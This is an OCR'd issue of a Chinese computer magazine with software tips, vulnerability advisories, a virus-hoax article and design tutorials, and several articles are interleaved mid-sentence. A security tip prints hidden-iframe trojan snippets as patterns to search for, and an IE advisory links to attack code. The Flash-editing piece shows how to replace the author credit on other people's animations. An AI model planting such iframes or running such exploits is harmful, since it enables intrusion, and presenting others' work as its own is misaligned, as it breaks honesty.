新软试用

天津读者王凯: 我在网上找到一款非常不错的QQ皮肤，它可以让QQ嵌入到桌面，完全隐藏在桌面中，效果非常不错。解压缩下载的安装包，双击3131.kip即可完成安装。需要注意，有时切换皮肤时会出现错误提示，但并不影响使用。



你能找到QQ的皮肤在哪里吗?

下载地址:http://www.newhua.com/cfan/200511/qqskin.rar

上海读者马旭: 前段时间试用了Google新推出的Google Web Accelerator，这款软件既可以起到 览网页加速作用，还是一款非常不错的代理服务器，可以快速访问很多网站，不过它对于拨号用户和国内网站还不能起到任何作用。在截稿时，Google暂时关闭了Google Web Accelerator的下载服务，也许等到重新开始时，还会新增更多实用功能。

下载地址:http://nj.onlinedown.net/soft/39501.htm

试用体验

西安读者李文: 前几天我下载了以前介绍过的求职助手，发现它已经升级了新版本，新版本增加了提取 览页面中E-mail的功能，公司信息的收集管理功能及简历编写、发送向导，非常方便。

最近更新

Winamp 5.09 升级指数:★

老牌的媒体播放软件。新版本增加了一些几乎不用的功能，如将从媒体库删除的文件直接移到回收站；删除"HTTP强行播放"支持等。因此没有必要进行升级。

下载地址:http://dl.pconline.com.cn/html/1/2/dlid=132&dltypeid=1&pn=0&.html

BaiduMp3 2.0 升级指数:★★

快速下载百度MP3歌曲的软件。新版本进行了多个BUG的修改，增加了"删除所有出错的任务"功能，增加错误日志功能，还可设置跳过条件：当下载目录存在同名文件时跳过，当下载速度低于某个值时跳过。

下载地址:http://info96.k12studio.com/~nio/BaiduMp3.html

BitComet 0.58 升级指数:★★★

下载速度最快的BT软件之一。新版修正了用户桌面锁定时无法自动关机；修正非正常关闭程序时，"启动时自动继续下载上传任务"失效的BUG。其他更新大家可登录主页查看。

下载地址:http://www.bitcomet.com/doc/download-zh.htm

紫光拼音输入法 4.0m1 增强版
升级指数:★★★★

非常好用的拼音输入法。增强版提供了海量词库，加入了输入法调整工具，加入实用特殊符号快捷输入等等。喜欢使用紫光拼音的朋友一定要升级至此版本。

下载地址:http://nj.onlinedown.net/soft/39112.htm

这样可以快速编写出漂亮实用的简历文档，同时还可以快速把简历发送到求职单位。

下载地址:http://www.newhua.com/cfan/200511Jobassistant.zip

全屏动态壁纸:MM Player



问：天天对着使用死板的壁纸，很想换为动态的，请问有没有这方面的软件呢？

答：这里为你推荐一款动态壁纸软件——MM Player，它可以很容易地实现你所需要的动态壁纸功能。其实这款软件是通过DirectX的Overlay技术将视频显示在桌面上(类似于很多播放器的桌面播放功能)，所以你在使用软件前，要确认已经安装了DirectX 9.0。

软件版本:2.0
软件大小:5.4MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.tv365.net/download.asp

打开软件，会出现类似于Winamp的软件主窗口，同时桌面也会变为动态壁纸。通过软件的主窗口，我们可以设置是否用视频画面撑满屏幕，是否显示时间，是否将视频壁纸设置为屏幕保护等。使用起来非常简单。

这里要特别说明的是，软件使用的视频文件为MMV，你可以从http://www.tv365.net/下载到免费的视频壁纸，或是通过手机短信的方式下载收费的高清晰视频壁纸。如果你想自己制作视频壁纸，则要通过SONY摄像机的专用软件，转换出MMV格式的视频文件。

进程文件清清楚楚:Windows进程管理器



软件版本:2.0
软件大小:500KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200511/processmanager.rar

问：我用"进程管理器"查看系统进程时，看到很多进程根本不知道是什么用处，如lsass.exe等等，请问怎么办呢？

答：这里为你介绍一款名为"Windows进程管理器"的软件，它可以查看当前系统中的所有进程，同时会显示出该进程的保存路径，并有相关的详细说明告诉你这个进程的作用。

打开软件，在窗口左侧的进程列表中选择好要查询的进程，就可以看到相关的信息了。如果软件内部的数据库并没有该进程的信息，那么你可以在"进程"、"名称"及"描述"中输入内容，然后点击"添加"按钮即可。

即点即搜:词虎



软件版本:2.0
软件大小:2.01MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://nj.onlinedown.net/soft/39380.htm

问：我是一个娱乐网站的编辑，平时在编辑文章的时候需要引用一些地图信息，这样就给我增加很大的工作量。请问有什么软件可以随时调用地图信息？

答：推荐你使用一款名字为"词虎"的软件，这款软件只需把鼠标放到关键词上，就可以马上获得相关的信息。而且用"词虎"查找的关键词是地名的话，就会获得相关的地图信息。并且可以对地图进行放大或缩小的操作，就可以根据自己的实际情况来进行选择。除此之外还可以将查询到的结果直接复制到Word文档中，更方便地进行调用。这样就可以用"词虎"很轻松地引用地图信息，而不用再特意单独进行查询了。**(小新)**

CF [YY11]

谣言猛于“毒”

★

■瑞星工程师　史瑀

最近，有这么一则消息在各个QQ群以及一些论坛中广为传播：″最新强大病毒通知！（中了！电脑就报销了）收到一封名为「来抽支签！」(exe档案) 请勿开启，……请将这个消息转寄给在你通讯录里的所有人！真正威力强大的病毒来了……马吉斯变种病毒中毒者只能再买一台电脑。″

其实，这只是一些无聊或者别有用心的人杜撰出来的谣言，根本没有这样的病毒。谣言中提到了″马吉斯″病毒，确实存在这个名字的病毒。不过，″马吉斯″是2001年爆发的一个邮件蠕虫病毒，在现在的网络环境中根本不可能大规模爆发，目前所有主流杀毒软件都能彻底清除该病毒。

还有一则较为著名的谣言也蒙骗过不少人。它的内容如下：一种新的电脑病毒正在悄悄流行，有消息称，此病毒是一位自称″生命拥有者″的黑客制造的。

据有关人士介绍，有关新病毒的信息来自于微软和诺顿。消息说，每一位接触国际互联网的人都有可能收到一封带有称为″生活是美好的.PPS″的PowerPoint的演示文件，如果打开了它，屏幕上将会跳出一条消息，″现在为时已晚，你的生活将不再美好。″随后，就会失去个人电脑上的一切东西。而那个发信给你的人将获得你的姓名、电子邮件和密码。这种病毒于2005年5月开始流行，美国在线已经确认了它的危险性，而杀毒软件不能清除它，惟一的解决方法是收到后不要打开它，而要立即删除它。据悉，病毒制造者的目标是摧毁个人电脑，并且他正和微软对簿公堂，为Windows XP的专利权与微软在法院争斗，这是病毒为何带PPS文件扩展名的原因。

这一类谣言有个学名叫″hoax″，中文译作″恶作剧邮件″。是因为这类恶作剧信息一般通过电子邮件进行传播而得名。由于″恶作剧邮件″通常都写的惟妙惟肖，有些假消息甚至被国内一些著名的刊物当作重要新闻刊登。



从上面的两个例子可以看出，″恶作剧邮件″仿真度还是非常高的，一般用户很难分辨它们是真是假。如何才能不被这些谣言所骗呢？用户可以经常访问信息安全类的网站获取最新的信息，如http://it.rising.com.cn/newSite/Channels/info/security/TopicExplorerPagePackage/joke_email.htm等。 CF [YY12]

一个简单查看指令巧防网页恶意代码

■河北　香草天空



最近一段时间有很多玩网络游戏的朋友反映自己的游戏ID被盗，大多都是中了木马，其实这些木马一般是通过恶意网页植入电脑的。如果一打开网页，木马就会自动运行。但我们可以通过查看代码分析网站有没有恶意代码。只要在IE地址栏中输入View-Source:URL即可。举个例子，你想查看http://www.****.com的源代码，只要在IE地址栏中输入：ViewSource:http://www.****.com，稍候就会弹出一个窗口，里面就是想看到的网页源代码。按下Ctrl＋F组合键查找是否有<iframe src='***' width='0' height='0' frameborder='0'></iframe>或document.write("<iframe height=0 width=0 frameborder=0 src="+String.fromCharCode等类似代码，如<iframe marginheight=0 marginheigth=0 frameborder=0 width=0 eight=0 scrolling=no src=http://www.××××.com\images\test.gif></iframe>。如果有类似语句，那要小心了，这个网站很可能已经被黑客挂上了QQ或游戏木马。很简单吧？这样做不仅可以学到别人的网页制作技术，更可以事先预防恶意代码，一举两得。 CF [YY13]



漏洞再现：ActiveX控件信息泄露漏洞

影响系统：Adobe Acrobat Reader 7.0.1前所有版本

漏洞分析：Adobe的Acrobat Reader是著名的PDF文件阅读器。最近网络安全爱好者发现其存在一个ActiveX控件信息泄露的漏洞，如果通过在某些环境下将恶意控件代码放置于网页，恶意攻击者就能通过调用LoadFile(文件)来监控PDF阅读器运行来发现是否存在本地文件，从而得到需要的文件路径以及文件是否存在。但注意攻击者无法利用这个漏洞获得文件的内容，不过这个漏洞很可能被恶意攻击者用作病毒传播的手段。

补“洞”办法：目前Adobe公司已经发布了升级补丁以修复这个安全问题，提醒大家尽快升级。http://www.adobe.com/support/downloads/main.html

漏洞再现：Firefox搜索插件跨站脚本执行漏洞

影响系统：Mozilla Firefox 1.0.2/Mozilla Suite 1.7.7之前版本

漏洞分析：Firefox正为广大用户接受并使用，不过漏洞之多和IE也有的一拼了，在Firefox中的搜索插件技术基于Apple的sherlock文件。这些文件的安装程序和解析程序中存在一些审核不严格的缺陷，可能导致自动允许创建用作间谍软件

发挥潜能，IceSword 功能再发掘

★★★

■河南　马德春

IceSword是一款优秀的软件，第8期《电脑爱好者》为大家介绍了它在防黑方面的应用，其实利用其强大功能，还可以让它帮你完成一些特殊功能。

1.破解文件夹加密隐藏

在IceSword中还有一个"文件"操作功能，实际上也就是一个简易的资源管理器，虽然只提供了文件复制和删除两个命令功能，但却可以修改已经打开的文件，而且还能查看被一些专用软件隐藏的保密文件夹呢。

笔者用专业的文件夹隐藏工具File Securer将C:\Program Files目录中的两个子目录隐藏后，在资源管理器中立刻就无法看到了。运行IceSword后，单击"文件"标签，然后展开C:\Program Files目录，发现排列在最上面有一个名称为空的目录，展开后看到，原来隐藏的两个子目录都可以在这里呢(见图1)，右击要保存的文件，选择"复制"，即可将其复制并保存到指定目录。不过IceSword每次只能保存一个文件，如果能够直接复制整个文件夹就好了。




图1

笔者又试用了另外一款文件夹隐藏工具"TopLang File Lock"，同样没有能够逃过IceSword的眼睛，也可以看到并复制文件。

2.限制程序运行



图2

IceSword还具备创建进程规则功能，利用这个功能还可以实现对系统中的危险程序限制运行，例如要实现禁用注册表编辑器"regedit.exe"，具体步骤如下。

第一步:在IceSword中单击菜单"文件→创建进程规则"，打开创建对话框，再单击"添加规则"按钮即可打开进程规则设置对话框(见图2)。

第二步:选中"禁止"选项，然后在下面的"被创建进程规则"栏中选择"文件名"，并输入"regedit.exe"。如果只想针对特定路径下的某个文件进行限制，则可以选择使用"全路径名"，并输入要禁止运行的文件完整路径即可。最后单击"确定"按钮。

第三步:无论你在开始菜单运行栏中输入"regedit"，或在"资源管理器"中直接双击"regedit.exe"打开"注册表编辑器"，系统都会提示"参数不正确"而无法运行，从而避免了别人随意修改你的注册表。

当然，要保持这个限制功能，必须保证IceSword一直在运行状态，退出IceSword后，此功能就失效了。

CF [YY14]

和/或执行任意代码载体的搜索引擎。如果攻击者得到创建特制的sherlock文件的权限，该文件可以以当前标签页的安全环境运行Javascript代码，或不经用户交互就覆盖已有的搜索引擎，导致读取敏感信息或远程执行任意代码。

补"洞"办法:读者请尽快官方主页下载Firefox 1.0.4新版本，http://www.mozilla.org/products/firefox/

如需最新中文版，请到华军软件园下载Firefox 1.0.4中文版http://www.onlinedown.net/soft/3600.htm

漏洞再现:微软IE(MS-05-020)长字符破坏漏洞

影响系统: Microsoft Internet Explorer 5.5 SP2/6.0 SP1

漏洞分析:微软的IE也一点不清闲，它支持使用很多DHTML方法，当使用JavaScript动态创建HTML元素时在removeNode()等DHTML语句方法中存在几个漏洞，由于IE的对象处理代码内存管理例程，在某些情况下线程会读取已被其他线程改写或未经初始化的内存数据，这可能导致随机的崩溃或远程执行代码。当攻击者开发出EXP后，攻击将变得异常简单，有可能出现大量的计算机被攻击。大家可以到http://www.newhua.com/cfan/200511/internetexploiter2.rar下载攻击代码(注意此代码仅用于研究，禁止用于非法活动，使用时要关闭防火墙并将扩展名改为HTML)

补"洞"办法:在Internet和本地Intranet安全区中运行ActiveX控件和活动脚本前将安全区设置为"高"以提示，并尽快打上MS-05-020的补丁。

■北京 流言

★★

清凉一夏——个性T恤DIY

本文可以帮你学到

- 多个Photoshop的高级秘技
- 功能强大的液化滤镜的使用
- 使用转印纸印制真正的个性化T恤

夏日炎炎，又到了穿T恤的季节，看到大街上人们穿着五颜六色的T恤，你是否想DIY一件与众不同的T恤来体现自己的创意？有了Photoshop，有了一台彩色喷墨打印机，梦想就能轻松实现。本文涉及到的素材，可以到http://www.newhua.com/cfan/200511/T-shirt.rar处下载。

实战1:Photoshop中巧试装

即使你家里没有喷墨打印机，也能在Photoshop中为自己“穿”上各种超酷的T恤。今天我们将使用Photoshop中强大的Liquify（液化)滤镜，把特定图案“贴印”到皱不平的衣服上。(本例使用的是最新版本Photoshop CS2，其液化滤镜与CS版中的几乎一样，与7.0版中的则稍有差别)

第一步:在Photoshop中打开一幅T恤衫图片，如图1所示(大家可以拍几张穿着T恤的照片，这样制作出来的效果就更真实了)，T恤不怎么平整，如同穿在身上一样有着许多的皱。再打开一个大脚印图案(见图2)，本例准备把



图1



图2

它贴印到T恤上(当然，大家可以随意使用自己喜欢的图案来练习)。如图3所示，使用移动工具将大脚印图案拖到T恤图片窗口上，它会自动创建一个新图层。按Ctrl+T键，然后拖动图案周围的节点，适当调整好图案大小后按回车键确定。




图3

第二步:在图层(Layers)调板上，单击大脚印图层前面的眼睛图标暂时将其隐藏(再次单击可重新显示该图层)。接着单击Channels(通道)标签切换到通道调板上，如图4所示，选择一个对比度比较明显的通道，如Red(红)通道，右单击它，选择Duplicate Channel(复制通道)命令，将创建一个名为Red copy的通道(秘技1:直接拖动某一通道到调板底部的“新建通道”按钮上，可快速复制该通道)。




图4

第三步:选中刚刚复制的通道，然后按Ctrl+L键调出Levels(色阶)对话框，如图5所示，将左右两侧的三角小滑钮(即黑白场)往中间拖，这可增加该通道图像的对比度。




图5

第四步:单击Layers标签返回图层调板中，使大脚印图案重新显示出来，并选中该图层，然后按Shift + Ctrl + X键(菜单命令“Filter→Liquify”)调出Liquify(液化)滤镜。这是一款功能强大的变形滤镜，通过它可以完成许多意想不到的特效，大家可以多做实验体会一下。本例将通过它将大脚印图案“溶化”到T恤上，达到以假乱真的效果。

1. 首先在Liquify对话窗口左侧点选Push Left Tool(左推工具，快捷键为O，旧版本名为Shift Pixels Tool，快捷键为S)；再在右侧Tool Options中将Brush Size(画笔大小)设置为50，Brush Pressure(画笔压力)设置为30；接着在右下角的View Options中勾选Show Mask(显示蒙版)、Show Backdrop(显示背景)、Show Image(显示图像)三个选项(见图6)。

2. 在Mask Options中，单击左侧第一个下拉按钮(Replace selection)，从下拉菜单中选择Red copy，也就是我们在前面复制的红色通道，这时会发现，相应于通道中黑灰色的部分，都着上了一层半透明的红色，也即是蒙版色，表示




图 6

这部分图像将被冻结，不会受到变形的影响。

3. 如图7所示，使用Push Left(左推)工具，由左至右，由上至下，沿水平方向平推三次或多次，确保整个大脚印图案都被推到过；接着单击Mask Options中的Invert All按钮反相前一步中的冻结区域，然后再由右往左平拖大脚印图案。最后单击OK按钮返回Photoshop主界面中，如果感觉效果不明显示，可重复再做一次液化处理。




图 7

液化滤镜快捷键小集

Ctrl + -:缩小视图

Ctrl + +:放大视图

Ctrl + Z:还原上一步操作

Ctrl + Alt + Z:多层还原

按Alt键不放，则Cancel按钮变成Reset按钮，单击可恢复到初始状态

按住空格键不放，光标将变成手的形状，此时可拖动鼠标察看视图的不同部分

第五步:通过上一步骤的液化处理，现在大脚印图案已"溶化"到T恤上面了，只是效果看起来有点生硬不自然。这是因为该图案与T恤没有统一的光亮对比度的原因，接下来让我们继续加工。

1.单击Channels切换到通道调板中，点选Red copy通道，按Ctrl+A键全选该通道中的图像(秘技2:通过快捷键可以方便地操作选区，如Ctrl+A键全选图像、Ctrl+D键快速选择、Ctrl+H键快速隐藏或显示出选区、Ctrl+Shift+I可以反选)，再按Ctrl+C键复制。

2.返回图层调板，取消选择后，点击一下大脚印图层，再按Ctrl+V键粘贴，则刚才复制的通道图像自动在上面建立一个新图层。新图层盖住了底下所有的图像，这不是我们所希望见到的，没关系，将它跟大脚印图层组合剪贴蒙板即可(秘技3:按住Alt键不放，然后将光标移到相邻两个图层的交界线上，光标将变成两个交叉圆形，此时单击可创建剪贴蒙版，重复操作可取消剪贴蒙版)。

3.将新图层的模式改为Multiply(正片叠底)，最终效果将如图8所示，是不是很逼真!



图 8

实战2:把图案打印到T恤上

上面毕竟是纸上谈兵，但如果你有一台彩色喷墨打印机的话，那你就可以将个性化图案打印到T恤上，效果跟在专卖店买来的差不多，非常的酷。

第一步:在开始打印(实际上是转印)T恤之前，至少要具备以下条件:

1.彩色喷墨打印机

2.T恤转印纸(可以到打印机厂商，如EPSON等，所指定的经销商处购买)

3.电 斗(不能是蒸汽 斗)

4.纯棉T恤衫或其他纯棉纺织品，最好是没有图案的那种。

5.一条毛巾

第二步:在Photoshop中处理好要转印的图像，根据所购买的T恤转印纸的大小不决定图像尺寸，例如:你购买的是A4幅面的T恤转印纸，则建议图像尺寸为28cm × 19cm。为保证打印输出的质量，图像的分辨率最好要大于150dpi。

第三步:放好T恤转印纸，在Photoshop中执行菜单命令"File(文件)→Page Setup(页面设置)"，选择正确的打印机，并设置好各项打印参数，打印即可。

第四步:打印完图像后，用剪刀沿图像的边沿剪下来，并确保纸张边缘与图像有1/4英寸的距离。把电 斗设置为最高温度挡进行预热(T恤转印不能使用蒸汽 斗);展平毛巾放置在桌子上，再把纯棉T恤平铺在毛巾正中，确保没有皱折、压痕;把打印出的带有图像的T恤转印纸平铺在T恤上，有图像的一面要朝下贴在T恤上，如图9所示，按一定的时间进行烫。




图 9




图 10

第五步:完成图像转印后，还需要对图像边缘进行加固。如图10所示，用电 斗连续地沿图像的四周进行 烫，约 烫30周，每周的时间大概是4秒左右。最后关闭电 斗，并把它放到一个比较安全的地方。等待大约1、2分钟之后，从一个角开始，慢慢地从T恤衫上撕掉T恤转印纸，你的个性化T恤就完成了。注意:如果等待时间太长，T恤冷却得太多，可能会造成T恤转印纸难以从T恤衫上撕掉的问题。

限于篇幅，这里对T恤转印的讲述有点简略，大家可从本文后面的网络大补贴中找到更多的资料与操作图解。其实现在有许多T恤转印店，你只要把自己设计好的图案(或

妙用“Flash 橡皮擦”“改”出精彩

★

■甘肃 李晓珺

看到别人制作的Flash动画，真想把它们改头换面“占为己有”，可是找不到Flash动画源文件，怎么改呢？别着急，“Flash橡皮擦”可以帮你梦想成真。“Flash橡皮擦”是一款能删改、替换Flash动画中的各种元素(如:矢量图、文本、图片、按钮等)的工具软件，它操作简单，没有多少Flash制作经验的人也能使用它。

注意:用“Flash 橡皮擦”修改自己不慎丢失了源文件的Flash动画是绝对没问题的，但如果是修改别人的动画，一定要得到作者授权哦。下文仅仅是一个示例，主要目的是让读者学会这款软件的使用。

实例1:擦掉动画中“多余”的东西

第一步:安装好“Flash橡皮擦”后，运行它进入软件主界面。单击“打开”按钮(工具栏上第一个图标即是)，打开要修改的Flash动画，在窗口右侧即可看到该动画的资源分类了(见图)。

“Flash 橡皮擦”小档案

u软件版本:0.8　软件大小:755KB
u软件性质:共享软件　运行平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/31850.htm
u软件备注:软件安装界面是英文，不过安装完成后会自动转为中文版。



第二步:假如想要删除该Flash动画上显示的网址，可单击“Shape(矢量图)”前的“+”号展开该项，然后依次点击Shape0、Shape1等项查看每项是什么内容。如果是你想要删除的内容，点击该项前面的复选框使其打上“√”标志，然后再单击工具栏上的“删除”按钮删除该项(工具栏上第五个图标)。

第三步:删除之后会自动启动测试Flash动画窗口播放动画，检查一下操作是否正确，如果正确无误则单击测试窗口右下角的“应用”按钮确认即可。如果有多个对象需要删除，可在多个对象前打“√”，然后再单击“删除”。最后单击工具栏上的“保存”按钮(只有注册版才有保存功能)。

实例2:轻松为Flash动画换脸

网上有不少精美的Flash动画，可以给它们“改头换面”变成自己制作的Flash动画，发给好友欣赏一下，一定能吓他们一大跳的。

第一步:运行Flash MX 2004，自己先制作一个简单的动画，比如仅输入一些简单的文字:“制作:李晓珺”，测试并保存为SWF文件。

第二步:启动“Flash橡皮擦”，打开准备修改的动画文件，然后在窗口右侧单击“Text(文本)”前的“+”展开它，依次点击Text0、Text1……一直找到原动画中的“制作:×××”为止(如Text8)，在Text8前打上“√”，再单击工具栏上的“替换”按钮。在弹出窗口中，单击“swf文件名”右侧的“…”按钮找到刚才制作的SWF文件，选中Text0，再单击窗口右下角的“替换” 按钮即可。

第三步:在自动运行的测试窗口中预览效果，满意之后，单击“应用”，最后保存动画即可。这样，不费吹灰之力，一份“属于”你的精美Flash就诞生了，快发给你的好友吧！

CF [YY16]

者指定一个图案)给店家，他们就会帮你完成个性化T恤制作的，非常方便，也很经济。

小提示

怎样防止T恤脱色

转印的时候，通过电熨斗加热，使得颜料溶化浸入纤维中，完成染色，不过最外层的颜料与衣服不可能完全融合，会产生浮色，在第一次洗涤时会脱落，所以清洗不当就会使其他的衣服被染上色。下面是一些网友的经验之谈，大家可以借鉴一下:泡的时候，图案要单独朝上，也就是白色的部分不要和图案叠压在一起。清洗时，最好是漂洗。脱水时，不要把衣服拧干，可以小心地用脱水机甩干，或者晾干，不要曝晒。

网 络 大 补 贴

1. 被Photoshop揉皱的青蛙王子

网页地址:http://www.ln.xinhuanet.com/itpd/2005-02/28/content_3790292.htm

重点体会:可以看作是本文实战1的一个扩展练习，不过里面使用的Photoshop 7.0，界面稍有不同，请注意。

延展练习:不同的纹理附上图案之后，会有不同的效果，比如在岩石上使用此方法，可以产生岩画的效果等。大家可以发挥自己的想象力做出更有趣的图形来。

2. 如何正确使用T恤转印纸

网页地址:http://www.epson.com.cn/tech_support/faq/document.asp?articleId=2880&ColumnId=196&pg=&view=

重点体会:这个网页上的内容正是本文实战2的内容来源，不过它的步骤更加详尽，而且配有很多示意图，明白易懂。

延展练习:有条件的读者(不一定非得是EPSON打印机)，不妨按照它上面所说的方法，给自己定制一件个性化T恤。

3. 国外T-Shirt图案风格设计赏析

网页地址:http://www.blueidea.com/news/other/2004/2102.asp

重点体会:多多欣赏他人的作品，往往能激发出自己的灵感。

延展练习:好作品不一定要以复杂度来衡量，简单的几笔描画也能创作出冲击力十足的作品来。大家可在Photoshop中试着制作几个自己创意的图案。

CF [YY15]



今天！我来做本《电脑爱好者》

——学用专业排版软件 PageMaker

★★★

■北京　梦寻　杨林　选题推荐:小云(奖金 100 元)

平时写个论文、打个报告，用 Word 之类的字处理软件就能解决，但对杂志、报纸、图书、广告图册等需要大批量发行的印刷品来说，最好还是用 PageMaker、飞腾等专业排版软件。学会 Word 可以让你更好地工作，但精通排版软件的使用则可能让你找到更好的工作。像精美的《电脑爱好者》就是用 PageMaker 编排出来的，本文将以该软件的 6.5C 版为例，让你快速学会如何制作专业的杂志。

芝麻开门

说起 PageMaker 排版，《电脑爱好者》设计制作部的 GG、MM 都称得上是顶尖高手了，小编不惜以“请吃饭”的承诺，讨教了一些排版秘技。

格格:学排版，最好要了解一些基本概念。比如，什么叫版面、版心、天头、地脚、订口、切口。书刊每一页的整幅页面就叫版面，它包括版心、书眉、中缝、页码及边白。版心指书刊版面正中间容纳文字(一般不包括书眉、中缝和页码)的部位，PageMaker 中每个页面都用两个方框表示，外面的大框表示整个版面，中间的小框即是版心。天头指版心上方的白边，地脚指版心下方的白边，订口为版心内侧的白边，切口指版心外侧的白边。

林 MM:还比如“出血”，在彩刊的设计中就非常重要。现在的彩刊，一般在整个页面都会铺上一层图形背景，设计的时候，这个背景图形得稍微比实际版面大一些，一般要多出 3mm，否则在装订裁边的时候，会因为丝微误差而导致白边的现象，非常难看。这个故意多出来的 3mm，即所谓的“出血”。

小懒:你们两个都讲的概念，我还是给大家来点实惠的吧，我觉得熟记几个快捷键的使用，会大大提高工作效率，下面我列几个自己常用的快捷键，供大家参考。

Ctrl + S：快速保存
Ctrl + D：快速置入文本或图形
Ctrl +[或]：所选对像置前或置后
Ctrl + Shift + E：对齐对象
Ctrl + Alt + E：文本绕图
Ctrl + G 或 Ctrl + Shift + G：群组或解组
Ctrl +鼠标右键：放大或缩小视图
Ctrl + J：显示或隐藏调色板
Ctrl + B：显示或隐藏排式面板
双击手形工具：全页显示
双击放大镜工具：真实大小显示



图 1

如图 1 所示，是笔者从《电脑爱好者》游戏版—《互动软件》杂志上截取的一页。本例将带你一步一步完成该版面的设计制作，从而熟悉 PageMaker 工作流程。本例所有相关图形、文本及最终 PageMaker 排版文件，可到 http://www.newhua.com/cfan/200511/pg.rar 处下载，以方便你学习。

第一步:准备素材。一般来说，文本内容及图片素材主要由编辑提供，排版人员收到这些素材后最好处理一下，文字内容转换成 TXT 文本格式以方便导入，图片最好在 Photoshop 中转成 TIF 格式。

第二步:设置版心。启动 PageMaker，单击菜单命令“文件→新建”打开文档设定窗口。本例的杂志是标准的十六开本，比标准 A4 打印纸稍小一些，所以在“自定尺寸”中设置宽、高尺寸为 185 × 260 毫米；选中“双面”和“对页”两项，这样 PageMaker 每次会显示出左右两页的内容，方便排版；“页数”及“起始页码”则视具体杂志而定，比如《互动软件》杂志的总页数为144，起始页码为 1；页面的边界是指版心到页边的距离，本例中，内、外、顶部、底部边界分别设置为 15、15、22、15，这些也应根据具体情况而定(见图 2)。



图 2

小提示

因为时效性原因，像 140 多页的《电脑爱好者》游戏版—《互动软件》杂志通常会由两、三个人合作排版，一般一个栏目即创建一个独立文件，这时页数要定为栏目的数目(如 8 页)，起始页码要定为该栏目实际的起始页码(如第 41 页)。

第三步:创建主页。

1.文档设定完毕，单击“确定”按钮即可进入 PageMaker 主界面了。如图 3 所示，中间两个大方框代表的是左右两个页面，里面的小方框即是每页的版心了。只有放在页面上的内容才会被打印出来，页面周边的空白区域则好像是舞台的后台，上面可以随意存放图片或文本内容，不用担心它们会被打印出来的，它们常常用来临时存放一些文本或图片。

需要掌握 PageMaker 的部分行业

职业	用途	必备技能
排版	排版报纸、杂志、图书等	精通 PageMaker 各种工具及命令的使用，熟练掌握常用快捷键。
平面设计	广告拼版，出片印刷	熟悉一些常用操作即可，如灌文、插图、版心设置、字体设置、颜色控制等。
其他	如图书杂志编辑、作者等	知道一点简单的 PageMaker 操作，如灌文、编辑修改、插图等，这样更容易与排版人员沟通，达到自己想要的效果。

接下来单击菜单命令“文件→保存”把新建文档保存起来，本例将其命名为zazi.p65。

2．主界面左下角会显示L、R、1、2、3、4等页面标签，单击页面标签可随意切换位置，黑色显示的标签则表示当前所在页面的位置。其中L、R两个是主页标签，L表示左，它上面的内容将显示在所有左侧的书页上；R表示右，它上面所有的内容将显示在所有右侧的书页上。因为主页的这个特性，所以它们常被用来放置页眉页脚、杂志名、栏目名、Logo等固定不变的页面元素。




图3

3．简单起见，本例没有设计复杂的页眉、页脚，只是简单地加上了栏目名称：单击左下角的L、R标签切换到主页中（见图3），选中工具箱中的放大镜工具，在页面上点击以放大视图（按Ctrl键不放再单击，可缩小视图）；选中手形工具，然后按住页面不放并拖动，可随意调整页面的显示位置；如图4所示，选中文本工具“T”，在主页左上角处点击一下鼠标，输入栏目文字（如：“流金岁月”），选中这几个文字，然后执行菜单命令“文字→字体/大小”，对字体进行设置（本例字体大小为24，隶书）；点选工具箱中的选择工具（即黑箭头图标），用它点击输入的文字，然后拖动文本框四角的节点可调整文本框的大小，使其与文字大小相称，然后按着文字拖动，将其放置到适当的位置。



图4

